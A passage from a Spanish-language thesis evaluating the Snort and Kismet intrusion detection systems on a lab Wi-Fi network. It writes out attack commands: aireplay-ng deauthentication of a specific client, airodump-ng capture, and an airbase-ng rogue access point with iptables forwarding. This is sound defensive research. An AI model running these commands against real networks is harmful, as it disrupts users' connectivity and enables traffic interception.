- Verdaderos Positivos (VP): ataque correctamente identificado como ataque.
- Falsos Positivos (FP): tráfico normal identificado incorrectamente como ataque.
- Verdaderos Negativos (VN): tráfico normal correctamente identificado como tráfico normal.
- Falso Negativo (FN): ataque identificado incorrectamente como tráfico normal.
- Precisión: el valor de la precisión se define como la proporción de verdaderos positivos contra todos los resultados positivos, y es definida por la fórmula siguiente.

$$Precisión = \frac{VP}{VP + FP}$$

- Exactitud. La exactitud es la proporción de resultados verdaderos (tanto verdaderos positivos como verdaderos negativos) en la población. Una exactitud del 100% significa que los valores medidos son exactamente los mismos que los valores dados. La exactitud es definida a partir de la fórmula siguiente.

$$Exactitud = \frac{VP + VN}{VP + FP + FN + VN}$$

- La sensibilidad. La sensibilidad (también llamada tasa de recuperación - recall rate) mide la proporción de “verdaderos positivos” que son correctamente identificados como tales. La “sensibilidad” es la capacidad

de una prueba para identificar resultados verdaderos positivos y es definida a partir de la fórmula siguiente.

$$\text{Sensibilidad} = \frac{VP}{VP + FN}$$

- La especificidad. La especificidad se refiere a la capacidad de la prueba para identificar los resultados negativos. Mide la proporción de “verdaderos negativos” que se han identificado correctamente; y es definida por la fórmula siguiente.

$$\text{Especificidad} = \frac{VN}{VN + FP}$$

3.4 OPERACIONALIZACIÓN

Variable	Dimensión	Indicadores	Medida
Variable dependiente protección de una red inalámbrica frente ataques inalámbricos	Evaluación	Verdaderos positivos	porcentaje
		Falsos Positivos	porcentaje
		Verdaderos Negativos	porcentaje
		Falsos Negativos	porcentaje
	Performance	Precisión	Porcentaje
		Exactitud	Porcentaje
		La sensibilidad	Porcentaje
		La especificidad	Porcentaje

Tabla 4 Operacionalización de las variables
Fuente: Elaboración Propia

3.5 DISEÑO DE CONTRASTACIÓN DE HIPÓTESIS

El diseño de contrastación de hipótesis es cuasi experimental, dado que se manipulará la variable independiente para observar su efecto sobre la variable dependiente (Hernández Sampieri, Fernández Collado, & Baptista Lucio, 2014).




Figura 18 Contrastación de Hipótesis
Fuente: Elaboración propia

Para demostrar la hipótesis planteada, se utilizará un diseño PreTest (en el estado inicial x0) y 2 diseño PostTest (uno para cada Implementación del Sistema de Detección de Intrusos), de tal manera que con los resultados obtenidos podamos medir cuál de los Sistemas de detección de intrusos tiene mejor rendimiento en la protección de una red inalámbrica, contra ataques informáticos.

3.6 TECNICA E INSTRUMENTOS DE RECOLECCIÓN DE DATOS

Las técnicas para la recolección de datos que se utilizarán en la presente investigación son: en primer lugar, el análisis documentario y la observación como técnica para los ataques informáticos.

- **Análisis documentario:** Consiste en extraer la información de diferentes fuentes. Los cuales presentan una serie de estándares, teorías y recomendaciones, que nos servirán para implementar nuestra red inalámbrica 802.11, determinar los tipos de ataques informáticos, y los sistemas de detección de intrusos a implementar.
- **La Observación:** Es una técnica que consiste en visualizar o captar cualquier situación mediante la vista, en forma sistemática, En éste caso emplearemos ésta técnica ya que visualizaremos el comportamiento de nuestra red inalámbrica ante los diversos ataques informáticos.

Los instrumentos, que se utilizarán para la corroboración de la factibilidad y el valor científico-metodológico de los resultados de la investigación de las pruebas de evaluación de las técnicas de aprendizaje automático en el sistema de detección de intrusos, son:

- **Estadístico:** Las herramientas estadísticas que se utilizarán para la determinación de la hipótesis y su contrastación será mediante software estadístico que empaqueta fórmulas y muestra resultados estadísticos.
- **Fichas de Observación:** Se realizarán pruebas de ataques a la red inalámbrica, con el objetivo de medir el desempeño de los sistemas de detección de intrusos ante diversos ataques informáticos que puedan afectar la red, los resultados serán registrados en las fichas de observación.

CAPITULO IV: DESARROLLO DE LA PROPUESTA DE INVESTIGACIÓN

4.1 SELECCIÓN DE ATAQUES INORMÁTICOS

Luego de estudiar la clasificación de ataques en redes inalámbricas en el punto 2.2.4, e identificar que ataques existen contra las redes inalámbricas según (Yacchirema, Alulema, & Aguilar, 2014)

- (Sory, 2012) para el desarrollo de su proyecto se ejecutó el ataque DoS
- (Espinoza, 2013) en su proyecto de investigación se realizaron pruebas en una red inalámbrica, ejecutando los ataques MAC Spoofing, Rogue Access Point (punto de acceso falso), DoS en servidor.
- (Yacchirema, Alulema, & Aguilar, 2014) para realizar sus pruebas se ejecutaron los ataques Fuerza bruta y Hombre en Medio.
- (Choez & Benites, 2015) en su trabajo tiene como objetivo demostrar las debilidades en una red local inalámbrica, para ello aplico los ataques Ataque de Diccionario, John the Ripper.

Para el presente proyecto se seleccionó los siguientes ataques, los que se ejecutaran más adelante en las pruebas:

- Denegación de servicio (DoS)
- Ataque de fuerza bruta utilizando diccionarios
- Punto de Acceso falso (Rougue AP, AP fake)

4.2 HERRAMIENTAS DE ATAQUES INFORMATICOS

Para la ejecución de los ataques (ver punto 4.1) usaremos las herramientas seleccionadas del punto 2.2.6.

- (Serrano, 2011) utilizo en su proyecto las herramientas CommView for WiFi y suite Aircrack-ng.

- (Yacchirema, Alulema, & Aguilar, 2014) para sus pruebas de penetración utilizó las herramientas Fern WiFi Cracker y Ettercap


Para este proyecto de tesis se seleccionaron las herramientas de la suite Aircrack-ng y Fern WiFi Cracker las cuales detallaremos a continuación:

➤ Aircrack

La suite Aircrack-ng es una herramienta que permite el crackeo de red WIFI. Con esta herramienta se pueden lanzar una gran cantidad de ataques sobre los protocolos wep, wpa/wpa2-psk. En la suite se incluyen otras herramientas adicionales que proporcionan un ataque complejo sobre las redes que se elijan, entre ellas están airodump, aireplay y aircrack-ng. Según (Serrano, 2011)

- ✓ Airmon-ng permite ponerla tarjeta inalámbrica en modo monitor.

Airmon-ng start wlan0



```
root@jhonatan:~# airmon-ng start wlan0
```

*Figura 19 Modo monitor
Fuente: Elaboración propia*

- ✓ Airodump-ng wlan0mon permite escanear tráfico de las redes que se encuentran en un determinado radio.

airodump-ng wlan0mon -c 11 --bssid A0:64:8F:04:5A:23 -w /root/Escritorio/captura



```
root@jhonatan:~# airodump-ng wlan0mon -c 11 --bssid A0:64:8F:04:5A:23 -w /root/Escritorio/captura
```

*Figura 20 Capturar de tráfico de una red específica
Fuente: Elaboración propia*

- -c 11 es el canal de la red wireless
- Wlan0mon es el nombre de nuestra interface en modo monitor.
- - --bssid A0:64:8F:04:5A:23 es la dirección MAC del AP. Esto elimina el tráfico de otras redes.
- -w /root/Escritorio/captura ruta para guardar el nombre del archivo en el que guardaremos paquetes capturados.

- ✓ Aireplay-ng Desautentica una red o un cliente en esa red en especifico
aireplay-ng -0 200 -a A0:64:8F:04:5A:23 -c 9C:30:5B:9B:E6:87 wlan0mon

```
root@jhonatan:~# aireplay-ng -0 200 -a A0:64:8F:04:5A:23 -c 9C:30:5B:9B:E6:87 wlan0mon
```

Figura 21 Desautenticar una red o cliente
Fuente: Elaboración propia

- -0 significa desautenticación
- 200 es el número de desautenticaciones enviadas (puedes enviar infinitas si lo deseas)
- -a A0:64:8F:04:5A:23 es la dirección MAC del punto de acceso
- -c 9C:30:5B:9B:E6:87 es la dirección MAC del cliente que queremos desautenticar
- Wlan0mon es el nombre de nuestra interface en modo monitor.

➤ Fern Wifi Cracker

Fern Wifi Cracker es una herramienta de auditoria de seguridad y ataque escrito en Phyton y además utiliza la librería Qt-Gui; el programa es capaz de crackear y recuperar claves WEP/WPA/WPS y ejecutar ataques basados en redes Wireless o Ethernet.




Figura 22 Interfaz de Fern WIFI Cracker
Fuente: Elaboración propia

➤ Airbase-ng + iptables

Airbase-ng es una utilidad “multi-propósito” dirigida a atacar a los clientes conectados a un Punto de Acceso (AP). La idea principal de esta utilidad es que los clientes se podrían asociar a un AP falso (fake AP), y no pueden prever que están accediendo al Punto de Acceso real.

En una terminal se ingresará los siguientes comandos

- `/etc/init.d/network-manager stop`
- `killall wpa_supplicant dhclient`
- `ifconfig wlan0 down`
- `airmon-ng start wlan0`
- `airbase-ng -e "AP_TESIS_FAKE" -v wlan0mon`



```
root@jhonatan:~# airbase-ng -e "AP_TESIS_FAKE" -v wlan0mon
15:55:44 Created tap interface at0
15:55:44 Trying to set MTU on at0 to 1500
15:55:44 Trying to set MTU on wlan0mon to 1800
15:55:44 Access Point with BSSID BC:85:56:B3:0B:27 started.
```

*Figura 23 Punto de Acceso falso creado
Fuente: Elaboración Propia*

Iptables se configurará para dar salida a internet sin ningún problema a los clientes que se conecten al acces point falso creado con el essid AP_TESIS_FAKE.

En otra terminal ingresaremos los siguientes comandos

- `iptables --flush`
- `iptables --table nat --flush`
- `iptables --delete-chain`
- `iptables --table nat --delete-chain`
- `echo "1" > /proc/sys/net/ipv4/ip_forward`
- `cat /proc/sys/net/ipv4/ip_forward`
- `ifconfig at0 up`
- `ifconfig at0 10.0.0.1 netmask 255.255.255.0`
- `route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1`
- `iptables -P FORWARD ACCEPT`
- `iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE`

4.3 MATERIALES

La tabla nos muestra las características de los equipos utilizados en el presente proyecto:

TIPO DE EQUIPO	SISTEMA OPERATIVO	DIRECCION MAC	DIRECCION IP	FABRICANTE	FUNCION
MODEM	-	00:21:63:C7:B4:17	190.233.77.176	ASKEY COM	PROVEEDOR DE INTERNET
SWITCH	-	FC:B4:E6:67:C0:15	-	ASKEY COM	INTERCONEXION
ACCES POINT	-	A0:64:8F:04:5A:23	192.168.1.3	ASKEY COM	PROVEEDOR RED WI-FI
LAPTOP	KALI LINUX	-	-	ASUS	ATACANTE
LAPTOP	WINDOWS 8	9C:30:5B:9B:E6:87	192.168.1.38	HP	CLIENTE
LAPTOP	KALI LINUX	BC:85:56:B3:0B:27	-	HP	IDS KISMET
LAPTOP	KALI LINUX	BC:85:56:B3:0B:27	-	HP	IDS SNORT
SMARTPHONE	ANDROID	E4:90:7E:D2:D3:DA	192.168.1.36	MOTOROLA	CLIENTE
DESKTOP	WINDOWS 8	70:71:BC:BC:49:64	192.168.1.40	PEGATROM	CLIENTE

*Tabla 5 Aspectos técnicos
Fuente: Elaboración propia*

4.4 MECANISMOS DE DETECCIÓN

IDS	Origen de datos	Redes Inalámbrica	Redes Cableadas	Opensource
SNORT	NIDS	SI	SI	SI
Suricata	NIDS	NO	SI	SI
OSSEC	HIDS	NO	SI	SI
Kismet	NIDS	SI	NO	SI
BroIDS (Zeek)	NIDS	NO	SI	SI
Tripwire Opensource	HIDS	NO	SI	SI

*Tabla 6 Características de los IDS
Fuente: Elaboración propia*


- (Aguilar, Martínez, & Morales, 2007) implementó un Sistema Detector de intrusos IDS que permita garantizar seguridad a los usuarios de una red inalámbrica, para lo cual se eligió Snort.

- (Tena, 2013) para el análisis de tráfico en la red inalámbrica se utilizó el sistema de detección de intrusos Kismet
- (Yacchirema, Alulema, & Aguilar, 2014) describe la preparación de una red inalámbrica Wi Fi en producción, con los sistemas de detección de intrusos Snort y Kismet;

En este proyecto de tesis se seleccionó los IDS (sistemas de detección de intrusos) Snort y Kismet para la realización de las pruebas

4.4.1 SNORT

Snort es un sniffer de paquetes y un detector de intrusos basado en red (se monitoriza todo un dominio de colisión), capaz de analizar el tráfico y registrar paquetes en tiempo real. Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar ante cualquier anomalía previamente definida. (De Haro, 2015)



```

root@jhonatan: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@jhonatan:~# snort -v
Running in packet dump mode
Pero no actúa sobre el ataque o atacante.
--== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "wlan0"!
Decoding Ethernet
--== Initialization Complete ==--

-*> Snort! <*-
Version 2.9.7.0 GRE (Build 149)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.8.1
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.8

```

*Figura 24 Instalación completa SNORT
Fuente: Elaboración propia*

4.4.2 KISMET

Es un detector de redes inalámbricas 802.11, sniffer e IDS que puede detectar ataques en la capa de enlace de datos y red, trabaja con tarjetas inalámbricas que soporten el modo monitoreo para observar el tráfico 802.11 en sus estándares a, b, g y n, según permita el controlador y hardware de la tarjeta. (Tena, 2013)

Kismet se diferencia de los otros analizadores de paquetes en que trabaja en modo pasivo. Es capaz de detectar la presencia de puntos de acceso y clientes sin mandar ningún tipo de paquete. Kismet genera un archivo de registro compatible con tcpdump/Wireshark.





Figura 25 Kismet en ejecución
Fuente: Elaboración Propia

4.5 IMPLEMENTACION DE LOS MECANISMO DE DETECCION

4.5.1 IMPLEMENTACIÓN RED INALÁMBRICA SIN IDS


Para la ejecución de este proyecto en el primer escenario la topología de la red inalámbrica 802.11 está compuesta por un router, acces point, equipo cliente y equipo atacante, en donde no se implementó ningún mecanismo de seguridad, con este escenario se demostrará los vulnerable que son este tipo de redes.



*Figura 26 Topología de red sin mecanismo de seguridad
Fuente: Elaboración propia*

4.5.2 IMPLEMENTACIÓN RED INALÁMBRICA CON SNORT

Para la implementación de Snort se desarrolló un segundo escenario, la topología de red será la misma que la figura 26, con la variante de que se incluirá un equipo el cual funcionará como IDS (Snort).



*Figura 27 Topología de red con mecanismo de seguridad Snort
Fuente: Elaboración propia*


Los pasos para la implementación en el equipo seleccionado con el sistema operativo Kali Linux se describen a continuación:

1 Actualizaremos los recursos y repositorios

- Ingresamos a: leafpad /etc/apt/sources.list
- Ingresamos los siguientes recursos y repositorios:
 - ✓ deb http://http.kali.org/kali kali-rolling main non-free contrib
 - ✓ # deb-src http://http.kali.org/kali kali-rolling main non-free contrib
 - ✓ deb http://http.kali.org/kali kali main non-free contrib
 - ✓ deb http://security.kali.org/kali-security kali/updates main contrib non-free
 - ✓ deb-src http://http.kali.org/kali kali non-free contrib
- Para concluir con la actualización ingresamos los siguientes comando en la terminal de kali Linux
 - ✓ apt-get update
 - apt-get upgrade

2 instalación de snort

- Ingresar el comando para empezar la instalación



```
root@IDS: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@IDS:~# apt-get install snort  
Levendo lista de paquetes... Hecho
```

*Figura 28 Iniciar instalación Snort
Fuente: Elaboración propia*

- Ingresamos el comando que no permitirá configurar los parámetros de Snort



```
root@IDS:~# dpkg-reconfigure snort
```

*Figura 29 Comando de configuración de Snort
Fuente: Elaboración propia*

- Ingresaremos a un interfaz de configuración, donde indicaremos que le método de arranque en de forma manual




Figura 30 Método de arranque Snort
Fuente: Elaboración propia

- Ingresamos la tarjeta de red wlan0




Figura 31 Interfaz de red
Fuente: Elaboración Propia

- Configurar la red o el rango de direcciones ip, para nuestras pruebas utilizaremos la red privada 192.168.1.0/24




Figura 32 Rango de direcciones ip
Fuente: Elaboración propia

- Se tiene que activar el modo promiscuo de la interfaz de red



Figura 33 Modo promiscuo
Fuente: Elaboración Propia

- Reiniciar Snort con el siguiente comando
 - Service snort restart
- Inicializamos Snort




Figura 34 Inicialización de SNORT
Fuente: Elaboración propia

- Ingresamos algunas reglas para verificar si se detecta trafico



Figura 35 Reglas Snort
Fuente: Elaboración propia

- Snort está monitoreando y detectando flujo en la red correctamente

```
04/22-19:00:48.795049 1:366:7 ICMP PING *NIX [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.34 -> 192.168.1.3
04/22-19:00:48.795049 1:102032:0 Aguen esta haciendo PING !!! [**] [Priority: 0] {ICMP} 192.168.1.34 -> 192.168.1.3
04/22-19:00:48.795049 1:384:5 ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.34 -> 192.168.1.3
04/22-19:00:48.795915 1:408:5 ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.3 -> 192.168.1.34
04/22-19:00:49.807315 1:366:7 ICMP PING *NIX [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.34 -> 192.168.1.3
04/22-19:00:49.807315 1:102032:0 Aguen esta haciendo PING !!! [**] [Priority: 0] {ICMP} 192.168.1.34 -> 192.168.1.3
04/22-19:00:49.807315 1:384:5 ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.34 -> 192.168.1.3
04/22-19:00:49.809199 1:408:5 ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.3 -> 192.168.1.34
```

Figura 36 Alerta que alguien está haciendo PING
Fuente: Elaboración propia

4.5.3 IMPLEMENTACIÓN RED INALÁMBRICA CON KISMET

Para la implementación de Kismet se desarrolló un tercer escenario, la topología de red será la misma que la figura 26, con la variante de que se incluirá un equipo el cual funcionará como IDS (Kismet)





Figura 37 Topología de red con mecanismo de seguridad KISMET
Fuente: Elaboración propia

Kismet será instalado en kali Linux, el cual escaneará las redes y su tráfico que estas generen, el alcance de un mayor radio para encontrar redes dependerá de nuestra tarjeta de red inalámbrica en nuestro equipo.

Para su instalación cuenta con los siguientes pasos:

1. Poner la tarjeta inalámbrica en modo monitor



```
root@jhonatan: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@jhonatan:~# airmon-ng start wlan0
```

*Figura 38 Modo monitor
Fuente: Elaboración propia*

